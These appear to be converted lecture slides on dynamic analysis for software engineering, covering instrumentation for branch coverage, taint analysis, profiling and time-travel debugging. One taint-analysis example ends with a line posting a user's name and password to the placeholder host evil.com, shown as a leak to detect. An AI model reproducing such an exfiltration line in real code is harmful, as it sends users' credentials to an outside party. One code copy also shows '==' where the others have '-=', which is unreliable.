

# Foundations of Software Engineering

Dynamic Analysis  
Christian Kästner

# Learning goals

- Identify opportunities for dynamic analyses
- Define dynamic analysis, including the high-level components of such analyses, and understand how abstraction applies
- Collect targeted information for dynamic analysis; select a suitable instrumentation mechanism
- Understand limitations of dynamic analysis
- Choose whether, when, and how to use dynamic analysis as part of quality assurance efforts

# WHAT'S A MEMORY LEAK?

# Definition: Memory leak

- Memory is allocated, but not released properly.
- In C: malloc()'d memory that is not eventually free()'d:
- In OO/Java: objects created/rooted in memory that cannot be accessed but will not be freed.
  - *Is this actually possible?*
  - Memory usually automagically managed by the garbage collector, but...

# How can we tackle this problem?

- Testing:
- Inspection:
- Static analysis:

Wouldn't it be nice if we could learn about the program's memory usage as it was running?

# Dynamic analysis: learn about a program's properties by executing it

- How can we learn about properties that are more interesting than “did this test pass” (e.g., memory use)?
- Short answer: examine program state throughout/after execution by gathering additional information.

# Common dynamic analyses

- Coverage
- Performance
- Memory usage
- Security properties
- Concurrency errors
- Invariant checking

# Collecting execution info

- Instrument at compile time
  - e.g., Aspects, logging
- Run on a specialized VM
  - e.g., valgrind
- Instrument or monitor at runtime
  - also requires a special VM
  - e.g., hooking into the JVM using debugging symbols to profile/monitor (VisualVM)

# Collecting execution info

Note: some of these methods require a *static* pre processing step!

- Run on a specialized VM

- e.g., valgrind

- Instrument or replace the application

- add instrumentation code
  - e.g., `objdump -S` to collect symbols to profile a program (VisualVM)

Avoid mixing up static things done to collect info and the dynamic analyses that use the info.

# SAMPLE ANALYSES

# Method Coverage

How would you learn about  
method coverage?

# Branch Coverage

How would you learn about  
method coverage?


# Instrumentation: a simple example


- How might tools that compute test suite coverage work?
- One option: *instrument* the code to track a certain type of data as the program executes.
  - **Instrument:** add of special code to track a certain type of information as a program executes.
  - Rephrase: insert logging statements (e.g., at compile time).
- What do we want to log/track for branch coverage computation?


```

1. int foobar(a,b) {
2.     if (a > 0) {
3.         b -= 5;
4.         a -= 10;
5.     }
6.     if(a > 0) {
7.         if (b > 0)
8.             return 1;
9.     }
10.    return 0;
11. }

```








```

1. int foobar(a,b) {
2.     if (a > 0) {
3.         b -= 5;
4.         a -= 10;
5.     }
6.     if (a > 0) {
7.         if (b > 0)
8.             return 1;
9.     }
10.    return 0;
11. }


```



```

1. int foobar(a,b) {
2.   if (a > 0) {
3.     printf("1:t");
4.     b -= 5;
5.     a -= 10;
6.   } else {
7.     printf("1:f");
8.   }
9.   if(a > 0) {
10.    printf("2:t");
11.    if (b > 0) {
12.      printf("3:t");
13.      return 1;
14.    } else {
15.      printf("3:f");
16.    }
17.  } else {
18.    printf("2:f");
19.  }
20. return 0;
21.}

```



```
1. int foobar(a,b) {  
2.   if (a > 0) {  
3.     printf("1:t ");  
4.     b == 5;  
5.     a == 10;  
6.   } else {  
7.     printf("1:f ");  
8.   }  
9.   if (a > 0) {  
10.    printf("2:t ");  
11.    if (b > 0) {  
12.      printf("3:t ");  
13.      return 1;  
14.    } else {  
15.      printf("3:f ");  
16.    }  
17.  } else {  
18.    printf("2:f ");  
19.  }  
20. return 0;  
21.}
```

- Test cases: (0,0), (1,0), (11,0), (11,6)
  - foobar(0,0): “1:f 2:f”
  - foobar(1,0): “1:t 2:f”
  - foobar(11,0): “1:t 2:t 3:f”
  - foobar(11,6): “1:t 2:t 3:t”

Assuming we saved how many branches were in this method when we instrumented it, we could now process these logs to compute branch coverage.

# Dynamic Type Checking

```
var a = "foo";  
var b = a + 3;  
if (a)  
  b.send(getMsg().text);
```

# Information Flow Analysis

- Sources: Sensitive information, such as passwords, user input, or time
- Sinks: Untrusted communication channels, such as showing/sending data
- Taint analysis: Make sure sensitive data from sources does not flow into sinks

# Information Flow Analysis

What to do when  
leak is detected?

```
var user = $_POST["user"];
var passwd = $_POST["passwd"];
var posts = db.getBlogPosts();
echo "<h1>Hi, $user</h1>";
for (post : posts)
    echo "<div>" + post.getText() + "</div>";
var epasswd = encrypt(passwd);
post("evil.com/?u=$user&p=$epasswd");
```

# Error Checking and Optimization

- Check every parameter of every method is non-null
- Report warning on Integer overflow
- Use a connection pool instead of creating every database connection from scratch
- JML pre/post conditions, loop invariants

# Profiling

The screenshot shows the VisualVM 1.3 interface. The title bar reads "VisualVM 1.3". The menu bar includes "File", "Applications", "View", "Tools", "Window", and "Help". The toolbar has icons for "New Application", "Open Application", "Save Application", "Close Application", "Switch Application", "New Snapshot", "Open Snapshot", "Save Snapshot", and "Close Snapshot". The left sidebar is titled "Applications" and shows "Local" (with "VisualVM" and "Java2Demo (pid 3788)" selected), "Remote", and "Snapshots". The main content area is titled "Java2Demo (pid 3788)" and shows the "Profiler" tab is selected. It displays "CPU sampling in progress". The "CPU samples" table lists "Hot Spots - Method" with columns for "Self time [%]", "Self time", and "Self time (CPU)". The table data is as follows:

Method	Self time [%]	Self time	Self time (CPU)
java2d.AnimatingSurface.run()	51%	8570 ms	0.000 ms
java2d.Intro\$Surface.run()	25.1%	4215 ms	0.000 ms
java2d.Intro\$Surface\$Scene.pause()	10.8%	1811 ms	0.000 ms
java2d.MemoryMonitor\$Surface.run()	2.7%	454 ms	0.000 ms
java2d.PerformanceMonitor\$Surface.run()	2.7%	454 ms	0.000 ms
java2d.Intro\$Surface.paint()	1.2%	197 ms	197 ms
java2d.demos.Composite.FadeAnim.render()	1.2%	196 ms	196 ms
java2d.Surface.paintImmediately()	1.2%	195 ms	96.8 ms
java2d.demos.Colors.ColorConvert.render()	1.2%	195 ms	195 ms
java2d.MemoryMonitor\$Surface.start()	0.7%	122 ms	122 ms

At the bottom, there is a "Method Name Filter" input field.

# Back-in-time/Time-travel Debugging

test.js - bin

DEBUG Launch Program ⚙️ ⚡ ...

**VARIABLES**

- Local
  - arguments: Object {\_\_proto\_\_: Object, ...}
  - bestCorrectness: -1
  - bestWeights: undefined
  - correctness: 0.49
  - i: 0
  - testSet: Array[]
  - testSetCorrectness: undefined

**WATCH**

**CALL STACK**

	PAUSED ON STEP
main	test.js 22
ontimeout	timers.js 365
tryOnTimeout	timers.js 237
listOnTimeout	timers.js 207

PAUSED ON STEP

test.js

```
10 var trainingSet = generateTestData(0, 1000)
11 var testSet = generateTestData(10000, 11000)
12
13 var weights, bestWeights
14 var bestCorrectness = -1
15
16 for (var i=0; i<ITERATIONS; i++){
17   weights = getRandomWeights()
18
19   var correctness = getCorrectness(weights, trainingSet)
20
21   if (correctness > bestCorrectness) {
22     debugger
23     bestCorrectness = correctness
24     bestWeights = cloneObject(weights)
25
26     var testSetCorrectness = getCorrectness(weights, testSet)
27
28     console.log("New best correctness in training (test) set:", correctness)
29   }
30 }
```

31 }  
32  
33  
34  
35 function getRandomWeights(){  
36  
37 DEBUG CONSOLE  
38  
39 /Users/mattzeunert/Downloads/node-v7.0.0-nightly201612169538b4aa4f-darwin-x64/bin/node --de  
40 bug-brk=17011 -TTDebug:log -TTBreakFirst test.js  
41 Debugger listening on 127.0.0.1:17011

**BREAKPOINTS**

- All Exceptions
- Uncaught Exceptions
- test.js

31 ⏪ ⏩

Ln 22, Col 1 Spaces: 4 UTF-8 LF JavaScript

<http://www.mattzeunert.com/2016/12/22/vs-code-time-travel-debugging.html>

# ABSTRACTION

# What to record?

- Cannot record everything
  - With massive compression ~0.5MB per million instructions
  - Instrumentation overhead
- Relevant data depends on analysis problem
  - Method coverage vs branch coverage vs back-in-time debugging

# Abstraction

- Focus on a particular program property or type of information.
  - Abstracting parts of a trace or execution rather than the entire state space.
- How does abstraction apply in the coverage example? In information-flow analysis?

# Parts of a dynamic analysis

- Property of interest.
- Information related to property of interest.
- Mechanism for collecting that information from a program execution.
- Test input data.
- Mechanism for learning about the property of interest from the information you collected.

*What are you trying to learn about? Why?*

*How are you learning about that property?*

*Instrumentation, etc.*

*What are you running the program on to collect the information?*

*For example: how do you get from the logs to branch coverage?*

# Coverage example, redux:

